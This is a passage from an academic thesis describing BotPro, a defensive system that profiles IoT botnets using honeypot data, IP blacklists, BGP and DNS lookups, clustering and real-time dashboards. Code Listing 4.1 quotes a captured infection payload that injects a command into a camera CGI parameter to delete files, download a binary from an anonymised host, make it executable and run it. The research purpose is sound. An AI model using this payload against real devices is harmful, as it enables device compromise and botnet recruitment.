          "cve": "",
          "category": "Botnet Activity",
          "description": "Inauthentic Web Traffic"
        }
      ],
      "event_count": 1,
      "first_seen": "2020-11-16T04:56:29Z",
      "last_seen": "2020-11-16T04:56:29Z"
    },
    {
```

Figure 4.3: Honeypot raw data.

- **IP address reputation:** leverages some of the most commonly-used blacklists implemented by Internet registries and ISPs for botnet activities, phishing and spam. We combined this data with IP addresses identified by the honeypots in order to identify ASes that showed an abnormally high level of harmful activities. Namely, we used (i) Spamhaus,(ii) Barracuda, (iii) Spam Open Relay Blocking System (SORBS), and (iv) Composite Blocking List (CBL). An example of IP address reputation results is shown in Fig. 4.4.



```
  _id: ObjectId('64a341d418df008cf6c5c382')
  ip_address: "94.102.59.5"
▾ blacklist_status: Array
  ▾ 0: Object
      blacklist: "cbl.abuseat.org"
      status: 0
  ▾ 1: Object
      blacklist: "dnsbl.sorbs.net"
      status: 1
  ▾ 2: Object
      blacklist: "bl.spamcop.net"
      status: 0
  ▾ 3: Object
      blacklist: "zen.spamhaus.org"
      status: 1
  ▾ 4: Object
      blacklist: "b.barracudacentral.org"
      status: 0
```

Figure 4.4: Example of blacklist result, showing the status of the IP address in the respective blacklist, indicated by a binary value (0 or 1), where 0 represents not listed and 1 represents listed.

- **BGP routing data:** interacts with ASRank API by employing a series of steps to acquire further info about certain AS. Initially, it sends HTTP requests to the designated ASRank API endpoint, incorporating the ASN number as a parameter. These requests facilitate the retrieval of the specific AS information required. The response received from the API is formatted in JSON, containing a comprehensive set of details pertaining to the requested AS, such as its AS Name, rank, organization details and routing information. Upon receiving the API response, the code proceeds to extract the relevant information and store it in a dedicated MongoDB collection referred to as "CAIDA".

- **Shadowserver data:** the component further utilises the Shadowserver API to reveal the advertised IP prefixes for each AS in our dataset. Shadowserver provides an ASN report containing all the routed Classless Inter-Domain Routing (CIDR) for an AS. It iterates over the retrieved ASNs and constructs API requests with appropriate prefixes to retrieve additional information about each ASN. The component makes use of the requests library to send HTTP requests to the Shadowserver API. The responses are processed, and the prefix count and prefixes associated with each ASN are extracted.
- **DNS:** issues DNS lookup queries to map IP addresses with their associated recursive DNS servers. The responses from the resolver are presented in a standard DNS format, including PTR record and The Time-To-Live (TTL). The PTR record (pointer record) determines which domain is connected with the IP address, known as rDNS. The TTL value signifies how long the resolved data can be cached.
- **ASes:** utilises the ipwhois library to perform ASN lookup for a set of the observed source IP addresses. It retrieves the corresponding ASN information, including IP prefix, country and organization details. This component establishes a connection with the MongoDB database, retrieves a list of distinct IPs and runs a query to perform a bulk ASN lookup. The retrieved ASN information is stored in a separate MongoDB collection named "ASes". Each document in the "ASes" collection represents a distinct ASN and contains relevant information. Such a structured storage format enables efficient querying and analysis of the ground truth data.

4.1.2 Data Processing Module

Once the data is collected, it is forwarded to the data processing module to prepare it for further analysis. Here, the raw data undergoes a series of transformations, including data cleaning, normalization, feature extraction, and organization. This stage involves multiple producers that perform specific tasks to extract and transform the data. As shown in Fig.4.5, producers are connected to a consumer that receives the processed data and performs processing. The consumer consumes the output generated by each producer and processes the data. The operations include:

- **URL extracting:** the received payloads contain embedded URLs and shell commands that are used to direct the victim to download malicious binaries. BotPro extracts the URLs from all gathered payloads by leveraging regular expressions to locate botnet loaders. Below is an example of a payload stored within our MongoDB.

Code Listing 4.1: Sample of a malicious payload targeted IoT device.

```
GET/cgi-bin/supervisor/CloudSetup.cgi?exefile=cd /tmp;rm -rf *; wget
    http://X.X.X.X/bins/ayylmao420kekuaintge -O 27.x; chmod 777 27.x;
    ./27.x avtech; echo keksec HTTP/1.1
```

  As shown, the sample payload contains a URL used to direct the victim to download binaries from a specific domain that we anonymise. In addition, the payload embeds the piping of a chmod command (i.e., chmod 777) after the device downloads the binary via the wget instruction such as to provide full read/write/execute privileges to the downloaded binary. Hence, the malware taking full access control over the infected system. Through appropriate parsing of URLs we compared IP addresses with active loader instructions with source IP addresses in our feeds such as to identify the propagation strategy adopted by the examined botnet strains as per Algorithm 3.

- **IP address mapping:** achieved by mapping a set of IP addresses involved in botnet activity to their originating ASes via applying Equation 3.1. Once it is completed, the module stores the results in a MongoDB collection named ASes.

- **Port sequences:** typically, botnets attempt to establish a series of connections on different ports of the targeted IoT devices. To understand this behaviour, Equation 3.13 aims to compute the distribution of targeted ports. For instance, there might be connection attempts on ports 80, 443, and 8080, which are recorded at specific timestamps t1,t2 and t3 respectively. To analyse the randomness of this activity, entropy is computed based on the sequence [80,443,8080]. Hence, the events are sorted based on the timestamp of each targeted port. This allows for the sequence of ports to be accurately determined. The sequence alongside relevant data (e.g., IP) is stored in the ports targeted collection in MongoDB.

- **TF-IDF:** convert the payloads into a numerical form to perform ML clustering. Every payload is broken down into its individual tokens. The TF-IDF score is computed for each token in each payload multiplying the TF and IDF as described in Equation 3.8.

- **Cluster number:** responsible to select the optimal number of elbow, BotPro implement the kneed Python package for this purpose.




Figure 4.5: Data processing workflow in BotPro's processing module: Four producers generating processed data for analysis.

4.1.3 Analytical Module

The analytical module represents the core of BotPro, where in-depth data analysis occurs. It interacts with the data collection and data processing modules to ensure that the most recent and relevant data is always available for analysis. This component leverages advanced statistical techniques, unsupervised learning methods and graph theory concepts described in Section 3.1.2. It seeks to reveal complex patterns, relationships, and trends within the botnet activities. This module is responsible for the following tasks:

- **Scanning analysis:** responsible to analyse the sequence of source ports that were constructed by data processing module. It applies the entropy formula in Section 3.5 to compute the entropy value for the scan patterns for each source IP address. It also assesses the number of unique ports related to each scan attempt. In addition, it applies the NLP to analyse the scanning activity of IoT botnets and identify the most frequent ports over all sequences.
- **Blacklists efficiency:** employs the statistical measure of CV that is described in Equation 3.5 in order to evaluate the effectiveness of IP blacklists in capturing IoT botnet activities. It also assesses the CV distribution of correlating malicious IP addresses overall observed ASes. Hence, it offers a macro-level view of the effectiveness of blacklist data feeds across different ASes. For instance, a higher CV value implies that the IP blacklist is not effectively capturing the botnet activity in a particular AS. Conversely, a lower CV value indicates that the IP blacklist efficiently represents the observed botnet activities in that AS.

- **AS degree:** based on the BGP inter-domain measurements that were obtained by the data collection module, this component aggregates the number of connected neighbours to an AS as explained in Equation 3.7. The analysis aims to show the most important AS attributes that frequently host IoT botnet activity.
- **AS temporal length analysis:** aims to calculate the duration of time for AS that was involved in facilitating botnet activities as described in Equation 3.12. Such outcomes will be further analysed to identify the strategy adopted by malicious attackers to avoid detection. In addition, the insights show how malicious attackers ensure the transmission of critical components, such as botnet loaders.
- **Abuse rate analysis:** utilise the BGP measurement generated via the data collection module to quantify the extent to which an AS is exploited to launch botnet activates. It is achieved through applying Equation 3.1.2. Furthermore, the generated abuse rate is fed into the JNB algorithm in order to cluster ASes into distinct groups and study their attributes.
- **Botnet propagation strategy:** responsible for applying Algorithm in 3 to identify propagation strategy adopted by IoT botnet. It processes the source IP addresses and URLs associated with payloads to identify whether a botnet spreads through a centralised or decentralised architecture.
- **Graph theory analysis:** utilises graph theory concepts that are explained in 3.1.3 to explore relationships and interactions between various IoT botnet entities in the network. This component is responsible to construct a botnet communication graph through observing network traffic between bots and botnet loaders, which are accountable for disseminating malware payloads. In addition, it generates a connectivity graph among ASes embracing bots and ASes hosting botnet loaders. Such graph highlights the ASes that are dedicated for routing of intra-AS traffic to bots and outside their domains. Through capturing the traffic between DNS and bots, this component shows how IoT botnets exploit DNS to resolve domain names linked with their C&C servers.
- **Infection analysis:** employs ML methods, specifically k-means clustering to analyse the data generated by IoT botnet during the infection phase. The algorithm aims to segment the observed payloads during the infection phase into distinct clusters. Consequently, each cluster represents a group of similar infection activities and reveals attack vectors that are employed by IoT botnets to compromise IoT devices.

4.1.4 Visualisation and User Interface Module

This module is responsible to enable BotPro's users to interact with the analysed data. The front end is designed to communicate effectively with the back end, where the data processing, analysis and visualisation occur. It retrieves the processed and analysed data from the back end, presents it in an organized manner and allows users to manipulate the view of the data, supporting their exploration and understanding of the results.





Figure 4.6: Architecture diagram showing the components and flow of the BotPro web application.

An integral part of this module is the creation of dashboards, which serve as centralised platforms for displaying multiple visualisations simultaneously. Dashboards provide a snapshot of key findings and metrics and enable users to monitor and compare various aspects of IoT botnet activities in real-time. The prepared data is passed on to a specific visualisation function within Streamlit. It provides interactive dashboards and visualisations that allow users to explore and analyse the data derived from the profiling of IoT botnet behaviour. Streamlit's user-friendly interface and efficient rendering capabilities enable seamless integration with the BotPro framework, providing a compelling platform for users to interact with the analysed data. As shown in Fig. 4.6, it represents the key web components utilised in BotPro, including Streamlit for the user interface, Python API for handling backend functionalities, and MQL for retrieving data from the processing module.

The map interface, as demonstrated in Fig. 4.7, depicts the location and density of IoT botnet activities across the world. Each point on the map represents an IoT device that was infected by a botnet. The size and colour intensity of the point indicate the concentration of infected devices in that region. This geographical distribution map provides invaluable



BotPro

Profiling IoT Botnet Activity in the Wild

□ Peer-to-Peer (P2P)

☑ Centralised

Source IP: 101.51.112.21
ASN: AS23969
rDNS: node-m51.pool-101-51.dynamic.totinternet.net
Loader Server: nan
Structure: P2P

Figure 4.7: Snapshot of map generated by BotPro showing the geographic distribution of IoT botnet.

insights into the global reach of IoT botnets. It enables users to identify hotspots of botnet activity and to understand regional trends in IoT botnet propagation. Another compelling feature offered by BotPro's user interface is the visualisation of network topologies for ASes that play a key role in spreading malicious content. Fig. 4.8 represents the ability of BotPro to determine the most active ASes which are responsible for botnet propagation. Visualizing such ASes in the form of network topologies can reveal vital patterns and structures within IoT botnet propagation. Such visualisations allow users to identify key ASes in the botnet's operation, thereby contributing to a better understanding of how these botnets leverage the Internet's infrastructure to spread.

In addition, BotPro's user interface includes the ability to generate a connectivity graph that depicts the relationships between botnet loaders and the infected IoT devices associated with them as shown in Fig. 4.9.




Figure 4.8: Screenshot of network topologies for ASes generated by BotPro, suggesting that nodes identified by centrality metrics are more effective at spreading malicious content throughout the Internet.




Figure 4.9: Snapshot of the BotPro dashboard for tracking bot loaders and detecting super nodes.

4.2 Real-time Data Processing and Analysis in BotPro

Real-time data processing is essential for the BotPro system to effectively track and profile the ongoing threats posed by IoT botnets. The integration of powerful tools such as RabbitMQ allows for instantaneous and effective handling of high-volume data in real-time.

RabbitMQ™ is an open-source middleware focused on message handling (also known as a message broker) that adheres to the Advanced Message Queuing Protocol (AMQP). It ensures messages are delivered reliably, with assurance, and in the correct sequence. This capability ensures BotPro stays up-to-date with the rapidly evolving landscape of IoT botnet activity, providing timely and insightful analysis that can help in the proactive mitigation of threats. The seamless flow of data, powered by RabbitMQ's distribution capabilities, and the asynchronous handling of tasks enable BotPro to function as a real-time defence mechanism against IoT botnet propagation.





Figure 4.10: Integration of RabbitMQ in BotPro for real-time processing and analysis.

The RabbitMQ is made up of four primary components: (i) Producers, (ii) Consumers, (ii) Exchanges, and (iv) Queues [171]. Communication between publishers and consumers occurs via message queues that are connected to exchanges inside the brokers as shown in Fig. 4.10. In BotPro, the RabbitMQ functions as a message broker by receiving messages from the producer and forwarding them to recipients via the exchanges.

Exchanges are tasked with the responsibility of receiving messages from producers and directing them towards message queues, whereby each message queue is linked to a consumer. Every consumer establishes a message queue with an exchange, specifying their interest in certain messages by utilising a binding key. Each time a producer releases a message, they allocate it a routing key. Hence, exchanges direct messages based on the exchange type, the routing key of the message, and the binding key of the associated consumers. Such module is commonly described as a publish and subscribe model. Originators release messages and recipients subscribe to receive them. The internals of routing the published messages are controlled by exchanges and are responsible to deliver them to appropriate subscribers.

To ensure real-time updates, the script utilises threading to consume RabbitMQ messages in a separate thread. When a new message is received, the script inserts the corresponding data into the MongoDB collection and triggers a Streamlit rerun. This rerun fetches the updated information from the collection and refreshes the summary table and bar chart with the latest data, resulting in an interactive and dynamic dashboard. Fig. 4.11 shows the control panel of the RabbitMQ dashboard as part of BotPro's implementation. It offers a wide-ranging view of the message queue status, indicating the count of messages that have been published, confirmed and delivered.



RabbitMQ 3.12.1 Erlang 25.3.2.3

Name	File descriptors ?	Socket descriptors ?	Erlang processes	Memory ?	Disk space	Uptime	Info	Reset stats
rabbit@cfa4e0b92bd6	39 1048576 available	1 943629 available	408 1048576 available	141 MiB 1.5 GiB high watermark	45 GiB 48 MiB low watermark	2h 42m	basic disc 2 rss	This node All nodes

Churn statistics

Connection operations last minute ?

Created	0.00/s
Closed	0.00/s

Channel operations last minute ?

Created	0.00/s
Closed	0.00/s

Queue operations last minute ?

Declared	0.00/s
Created	0.00/s
Deleted	0.00/s

Figure 4.11: Snapshot of the RabbitMQ Dashboard as part of BotPro's implementation, showing real-time message queuing and task management

As BotPro incorporates various applications, scripts, RabbitMQ clients and interacts with external servers. Therefore, some complexities can be encountered during the deployment and setup process. Such difficulties arise from various environmental elements, including different OS platforms and management tools. Hence, the BotPro implementation incorporates Docker which is a containerization platform. It aims to improve the deployment and scalability aspects of our proposed system. In addition, Docker provides a lightweight and portable environment that encapsulates all the necessary dependencies and configurations. This ensures BotPro operates seamlessly across different platforms.

BotPro is an open-source software tool that is designed with essential features and algorithms to effectively profile IoT botnet activities. BotPro has been designed to adapt the generic properties of real-world data as derived from a robust measurement infrastructure that forms the foundation of its core architecture. It can be directly implemented in real-world scenarios. The malicious data captured by global honeypots, including scanning and infection activities, are fed directly into BotPro in real-time. Hence, BotPro leverages the RabbitMQ to interact with external services to obtain relative information about IoT botnet, including BGP, AS-level and DNS. Upon receiving new data from the honeypots, BotPro is designed to publish this received data to different consumers which responsible to interact with various external services. The system activates this process in response to the influx of new data from the honeypots. This ensures that the analysis of ground truth data will provide meaningful profiling insights about recent IoT botnets. BotPro will rerun the analytical modules that are built by leveraging the statistical techniques and principles of graph theory. The scripts and algorithms are triggered automatically upon receiving new data to ensure timely analysis. In addition, BotPro required a continuous update to effectively profile new emerging threats.

4.3 Summary

This chapter presented the architecture of BotPro and explained its structure and key functionalities. As described in Section 4.1, the system architecture of BotPro consists of four main modules: (i) data collection module, (ii) data processing module, (iii) analytical module and (iv) visualisation & user Interface module.

Section 4.1.1 presented the data collection module that serves as the primary stage within the BotPro pipeline. It is responsible for interfacing with a wide variety of data sources, including attack honeypots, global blacklists, BGP and DNS. As explained in Section 4.1.2, the data processing module is accountable for cleaning, structuring, and preparing raw data obtained from the data collection module. For instance, it performs payload extraction, port sequence formation and data labelling, which are important for the subsequent analysis. In addition, the module undertakes the task of converting text data into numerical formats. Such technique commonly known as vectorisation is an essential step in the data preparation phase for ML algorithms.

As explained in Section 4.1.3, the analytical module functions as the core engine of the BotPro, where the real analysis of the data occurs. It consists of various algorithms and methodologies, including statistical analysis, ML algorithms, and graph theory. It aims to analyse and interpret the data that has been processed by the data processing module. The insights derived from this module aim to meet BotPro's actions to effectively identify, assess, and attribute the behaviour of IoT botnets. As discussed in Section 4.1.4, the visualisation and user interface module acts as the front-end of the BotPro system and is responsible to transform the results generated by the analytical module into visual outputs, including graphs, charts and tables. In addition, the visualisation and user interface module is equipped with advanced capabilities to produce a network topology that identifies the super nodes within IoT botnet network. Such nodes play a critical role in expanding the IoT botnet networks and increase their resilience. As IoT botnets continue to evolve and propagate rapidly, the need for real-time data processing and analysis becomes important. BotPro is designed to meet this challenge through offering insights into the evolving and behaviours of IoT botnets. Section 4.2 presented the real-time data processing and analysis capacities of BotPro. It explained how BotPro can stay up-to-date with the rapidly evolving landscape of IoT botnet activity.

Chapter 5

In-Depth Analysis of IoT Botnets

This chapter presents the practical application of the BotPro framework through using real-world data generated by the proposed measurement infrastructure in Chapter 3. The obtained data are based on monitoring different fundamental structural properties of the Internet, including the relationship between ASes, DNS and inter-domain routing policy. As described in Chapter 3, the actions of BotPro are tailored to identify, assess and attribute the activity of IoT botnets. This chapter focuses on demonstrating the capabilities of BotPro in profiling IoT botnet activity. Section 5.1 presents the data obtained by implementing BotPro. Section 5.2 provides insights into scanning patterns and strategies employed by IoT botnets through assessing their behaviour during the scanning phase. Section 5.3 study the relationship between AS degree and botnet presence and attributes the critical ASes that play a significant role in spreading botnet activities. The AS temporal duration with respect to active botnet activity has been assessed in Section 5.4 and related to blacklist effectiveness. Furthermore, it provides evidence on concentrated botnet activities and determines the effectiveness of widely used IP blacklists. The lifetime for individual bots is assessed in Section 5.5, where also the dynamic behaviour of bots is analysed. Section 5.6 presents the services that are commonly targeted by IoT botnets and highlights the rise of Mozi, a new P2P IoT botnet. It also presents the prevalence of different IoT botnet variants. Section 5.7 provides insights into the distribution of botnet's payload over ASes, and attributes the ASes involved in botnet activities. The evaluation performance of clustering algorithms has been discussed in Section 5.8. Furthermore, we measure the time complexity for algorithm 3, used to identify the botnet propagating strategy adopted by the IoT botnet. Section 5.10 focuses on attributing the AS-level tolerance over P2P botnet loaders and assessing the structural properties of botnet loaders with respect to the distribution of malware binaries of various 